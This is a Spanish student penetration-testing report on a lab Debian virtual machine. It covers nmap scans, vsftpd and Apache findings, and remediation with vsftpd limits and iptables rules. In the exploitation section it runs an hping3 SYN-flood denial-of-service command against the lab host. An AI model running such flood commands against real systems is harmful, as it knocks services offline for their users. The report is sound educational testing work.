

Informe de Pruebas de Penetración

Fase 2: Revisión de la superficie de ataque.
Detección y corrección de una nueva vulnerabilidad

Francisco Javier Rodriguez Aguilar
Proyecto final de ciberseguridad

ÍNDICE

1. Introducción.....	2
2. Objetivo y Alcance.....	2
3. Herramientas y Técnicas utilizadas	2
4. Proceso de detección de vulnerabilidades.....	3
5. Resultados de los escaneos. Vulnerabilidades detectadas	4
5.1 FTP versión desactualizada	4
3.6 HTTP: versión Apache	5
6. Procesos de explotación de vulnerabilidades.....	5
6.1 FTP versión desactualizada	5
7. Medidas de corrección de vulnerabilidades	8
7.1 Ataque DDoS (FTP versión desactualizada)	8

1. Introducción

En este documento se realiza una revisión detallada de la superficie de ataque del servidor crítico comprometido. Concretamente, se explica la detección, explotación y corrección de las vulnerabilidades detectadas desde el exterior para así garantizar su seguridad.

2. Objetivo y Alcance

El objetivo de este informe es detectar todas las vulnerabilidades de la superficie de ataque y que se puedan detectar desde el exterior a la máquina hackeada Debian proporcionada. De esta forma se complementará con el Informe de análisis forense para tener una visión más completa de todos los riesgos que tenía este servidor Debian.

Para la realización de este informe se ha utilizado un entorno virtual (mediante el VirtualBox) y como alcance se ha centrado únicamente en el análisis de la Máquina hackeada, concretamente es una máquina virtual Debian (IP10.0.2.11/24).

3. Herramientas y Técnicas utilizadas

La herramienta que se ha utilizado para el escaneo de puertos y detección de los servicios es NMAP (mediante la máquina virtual Kali 10.0.2.11/24).

Gracias a esta información de servicios y versiones detectadas, se ha analizado y contrastado con la información de vulnerabilidades conocidas en las siguientes bases de datos públicas:

- NVD (National Vulnerability Database): <https://nvd.nist.gov/>
- CVE Details (Common Vulnerabilities and Exposures): <https://www.cvedetails.com/>
- Incibe (Instituto nacional de ciberseguridad de España): <https://www.incibe.es/index.php/incibe-cert/alerta-temprana/vulnerabilidades>

4. Proceso de detección de vulnerabilidades

De acuerdo a lo explicado anteriormente, estos resultados se han obtenido mediante el escaneo con NMAP, utilizando principalmente los siguientes comandos:

- Escaneo de puertos
(nmap -sV
10.0.2.11): Encontramos
3 puertos abiertos y todos
conocidos.

```
(kali@kali)-[~]  
$ nmap 192.168.56.50  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-31 04:55 EST  
Nmap scan report for 192.168.56.50  
Host is up (0.00088s latency).  
Not shown: 997 closed tcp ports (reset)  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
80/tcp    open  http  
MAC Address: 08:00:27:5E:62:19 (Oracle VirtualBox virtual NIC)  
Nmap done: 1 IP address (1 host up) scanned in 13.31 seconds
```

- Escaneo de vulnerabilidades (nmap -sV --script=vuln 10.0.2.11)

```
(kali@kali-linux)-[~]  
$ nmap -sV --script=vuln 10.0.2.11  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-04 18:09 CEST  
Stats: 0:00:17 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan  
NSE Timing: About 90.93% done; ETC: 18:09 (0:00:00 remaining)  
Nmap scan report for 10.0.2.11  
Host is up (0.000098s latency).  
Not shown: 997 closed tcp ports (reset)  
PORT      STATE SERVICE VERSION  
21/tcp    open  ftp      vsftpd 3.0.3  
| vulners:  
|   vsftpd 3.0.3:  
|     CVE-2021-30047  7.5   https://vulners.com/cve/CVE-2021-30047  
|     CVE-2021-3618  7.4   https://vulners.com/cve/CVE-2021-3618  
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)  
| vulners:  
|   cpe:/a:openbsd:openssh:9.2p1:  
|     F0979183-AE88-53B4-86CF-3AF0523F3807  9.8   https://vulners.com/githubexploit/F  
0979183-AE88-53B4-86CF-3AF0523F3807  *EXPLOIT*  
|     CVE-2023-38408  9.8   https://vulners.com/cve/CVE-2023-38408  
|     CVE-2023-28531  9.8   https://vulners.com/cve/CVE-2023-28531  
|     B8190CDB-3EB9-5631-9828-8064A1575B23  9.8   https://vulners.com/githubexploit/B  
8190CDB-3EB9-5631-9828-8064A1575B23  *EXPLOIT*  
|     8FC9C5AB-3968-5F3C-825E-E8DB5379A623  9.8   https://vulners.com/githubexploit/8  
FC9C5AB-3968-5F3C-825E-E8DB5379A623  *EXPLOIT*  
|     8AD01159-548E-546E-AA87-2DE89F3927EC  9.8   https://vulners.com/githubexploit/8  
AD01159-548E-546E-AA87-2DE89F3927EC  *EXPLOIT*  
|     5E6968B4-DBD6-57FA-BF6E-D9B2219DB27A  9.8   https://vulners.com/githubexploit/5  
E6968B4-DBD6-57FA-BF6E-D9B2219DB27A  *EXPLOIT*  
|     33D623F7-98E0-5F75-80FA-81AA666D1340  9.8   https://vulners.com/githubexploit/3  
3D623F7-98E0-5F75-80FA-81AA666D1340  *EXPLOIT*
```

```

| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=10.0.2.11
| Found the following possible CSRF vulnerabilities:
|
|   Path: http://10.0.2.11:80/apache2;repeatmerged=0
|   Form id: wp-block-search__input-2
|   Form action: http://localhost/
|
|   Path: http://10.0.2.11:80/manual
|   Form id: wp-block-search__input-2
|   Form action: http://localhost/
|_ http-enum:
|   /wp-login.php: Possible admin folder
|   /wp-json: Possible admin folder
|   /robots.txt: Robots file
|   /readme.html: Wordpress version: 2
|   /wp-includes/images/rss.png: Wordpress version 2.2 found.
|   /wp-includes/js/jquery/suggest.js: Wordpress version 2.5 found.
|   /wp-includes/images/blank.gif: Wordpress version 2.6 found.
|   /wp-includes/js/comment-reply.js: Wordpress version 2.7 found.
|   /wp-login.php: Wordpress login page.
|   /wp-admin/upgrade.php: Wordpress login page.
|   /readme.html: Interesting, a readme.
|_ /0/: Potentially interesting folder
|_ http-stored-xss: Couldn't find any stored XSS vulnerabilities.
MAC Address: 08:00:27:51:9D:E8 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit
/ .
Nmap done: 1 IP address (1 host up) scanned in 76.50 seconds

```

5. Resultados de los escaneos. Vulnerabilidades detectadas

Todos los problemas identificados durante esta evaluación se enumeran a continuación con una breve descripción y calificación de riesgo para cada uno.

5.1 FTP versión desactualizada

DESCRIPCIÓN E IMPACTO: La versión vsftpd 3.0.3 del servidor FTP está desactualizada (puerto 21) y tiene una vulnerabilidad alta (CVE-2021-30047) que permite a los atacantes provocar una denegación de servicio debido al número limitado de conexiones permitidas.

EVIDENCIA:

PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	vsftpd 3.0.3

MITIGACIÓN: Actualizar a la versión igual o superior de Vsftpd 3.0.4

3.6 HTTP: versión Apache

DESCRIPCIÓN E IMPACTO: La versión del Apache httpd 2.4.62 está actualizada y no presenta vulnerabilidades. De hecho se detectó una vulnerabilidad el año pasado pero con esta versión 2.4.62 está solventada. Para más detalles consultar las páginas:

- <https://security-tracker.debian.org/tracker/CVE-2024-40725>
- <https://www.incibe.es/incibe-cert/alerta-temprana/vulnerabilidades/cve-2024-40725>

EVIDENCIA:

```
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
| http-robots.txt: 1 disallowed entry
|_/wp-admin/
| http-methods:
|_ Supported Methods: OPTIONS HEAD GET POST
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: Apache2 Debian Default Page: It works
```

MITIGACIÓN: No aplica en este caso.

6. Procesos de explotación de vulnerabilidades


A continuación vamos a intentar explotar de forma controlada las vulnerabilidades detectadas en el escaneo:

6.1 FTP versión desactualizada

Para este servicio explotamos la vulnerabilidad alta (CVE-2021-30047) que permite a los atacantes provocar una denegación de servicio (ataque DDoS).


Primero instalamos en Debian el Wireshark y en Kali instalamos el hping3.

```
(kali@kali)-[~]
$ hping3 -v
hping3 version 3.0.0-alpha-2 ($Id: release.h,v 1.4 2004/04/09 23:38:56 antirez Exp $)
This binary is TCL scripting capable
```



Antes de realizar el ataque observamos el Wireshark de Debian:

- Enviando ping desde Kali:



A continuación lanzamos el ataque de DDoS contra el servidor Debian desde nuestra máquina

Kali. Para ello ejecutamos el comando `sudo hping3 -S -p 21 --flood 10.0.2.11`


```

(kali@kali-linux)-[~]
$ sudo hping3 -S -p 21 --flood 10.0.2.11
sudo: unable to resolve host kali-linux: Nombre o servicio desconocido
[sudo] contraseña para kali:
HPING 10.0.2.11 (eth0 10.0.2.11): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
— 10.0.2.11 hping statistic —
521030 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

```

El Wireshark de Debian después de lanzar el ataque desde la máquina kali:

Capturing from enp0s3 (as superuser)

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
5493...	54.798975629	10.0.2.8	10.0.2.11	TCP	60	[T...
5493...	54.798975699	10.0.2.8	10.0.2.11	TCP	60	[T...
5493...	54.798979517	10.0.2.11	10.0.2.8	TCP	58	21...
5493...	54.798986180	10.0.2.11	10.0.2.8	TCP	58	21...
5493...	54.799011268	10.0.2.8	10.0.2.11	TCP	60	[T...
5493...	54.799014374	10.0.2.11	10.0.2.8	TCP	58	21...
5493...	54.799045744	10.0.2.8	10.0.2.11	TCP	60	53...
5493...	54.799045814	10.0.2.8	10.0.2.11	TCP	60	53...
5493...	54.799075662	10.0.2.8	10.0.2.11	TCP	60	53...
5493...	54.799075732	10.0.2.8	10.0.2.11	TCP	60	[T...

Frame 1: 98 bytes on wire (784 bits), 80 bytes captured (640 bits) on enp0s3

- Ethernet II, Src: PcsCompu_31:d7:fd (08:00:27:51:9d:e8), Dst: 08:00:27:31:d7:00
- Internet Protocol Version 4, Src: 10.0.2.8, Dst: 10.0.2.11
- Internet Control Message Protocol

0000 08 00 27 51 9d e8 08 00 27 31 d7 00 00
0010 00 54 c2 cf 40 00 40 01 5f c7 0a 00 00
0020 02 0b 08 00 c3 3d 00 02 00 39 5c 00 00
0030 00 00 cb ca 0d 00 00 00 00 00 10 00 00
0040 16 17 18 19 1a 1b 1c 1d 1e 1f 20 00 00
0050 26 27 28 29 2a 2b 2c 2d 2e 2f 30 00 00
0060 36 37

enp0s3: <live capture in progress> Packets: 589239 · Displayed: 589239 (100.0%) Profile: Default

Hemos comprobado que el ataque ha sido exitoso, ya que incluso se nos detuvo la máquina Debian y sus funciones se ralentizan notablemente.

7. Medidas de corrección de vulnerabilidades

En este apartado explicaremos las medidas aplicadas para corregir la vulnerabilidad explotada.


7.1 Ataque DDoS (FTP versión desactualizada)

Para prevenir futuros ataques DDoS en nuestro servidor Debian aplicaremos las siguientes medidas:

- **Actualizar la versión vsftpd** a una versión más reciente que haya corregido la vulnerabilidad (CVE-2021-30047) que hemos detectado y explotado. En este caso no nos deja actualizar ya que nos indica que es la versión más reciente.

```
debian@debian:~$ sudo apt install vsftpd -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
vsftpd is already the newest version (3.0.3-13+b2).
The following packages were automatically installed and are no longer required:
  linux-image-6.1.0-22-amd64 linux-image-6.1.0-23-amd64
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
debian@debian:~$ vsftpd -v
bash: vsftpd: command not found
debian@debian:~$ sudo vsftpd -v
vsftpd: version 3.0.3
debian@debian:~$
```

- **Limitamos las conexiones simultáneas** para restringir las conexiones por IP. Para ello modificamos la configuración del servidor FTP (sudo nano /etc/vsftpd.conf)



```
debian@debian: ~
File Edit View Search Terminal Help
GNU nano 7.2 /etc/vsftpd.conf *
secure_chroot_dir=/var/run/vsftpd/empty
#
# This string is the name of the PAM service vsftpd will use.
pam_service_name=vsftpd
#
# This option specifies the location of the RSA certificate to use for SSL
# encrypted connections.
rsa_cert_file=/etc/ssl/certs/ssl-cert-snakeoil.pem
rsa_private_key_file=/etc/ssl/private/ssl-cert-snakeoil.key
ssl_enable=NO
#
# Uncomment this to indicate that vsftpd use a utf8 filesystem.
#utf8_filesystem=YES

#Limitamos a 3 conexiones simultaneas por IP
max_per_ip=3

#Limitamos a 5 conexiones totales en el servidor
max_clients=10

^G Help      ^O Write Out ^W Where Is  ^K Cut       ^T Execute  ^C Location
^X Exit      ^R Read File ^N Replace   ^U Paste     ^J Justify  ^_ Go To Line
```

- **Añadimos reglas en el firewall de Iptables para bloquear ataques DDoS** que saturan el servicio FTP (puerto 21). Ejecutamos los siguientes comandos:
- Para limitar el número de conexiones simultáneas por IP (máximo 3):


```
sudo iptables -A INPUT -p tcp --dport 21 -m  
connlimit  
--connlimit-above 3 -j DROP
```

- Para limitar el número de nuevas conexiones por IP a 5 cada 60 segundos:

```
sudo iptables -A INPUT -p tcp --syn --dport 21 -m  
recent  
--set --name FTP sudo iptables -A INPUT -p tcp --  
syn --dport 21 -m recent --update --seconds 60 --  
hitcount 5 --name FTP -j DROP
```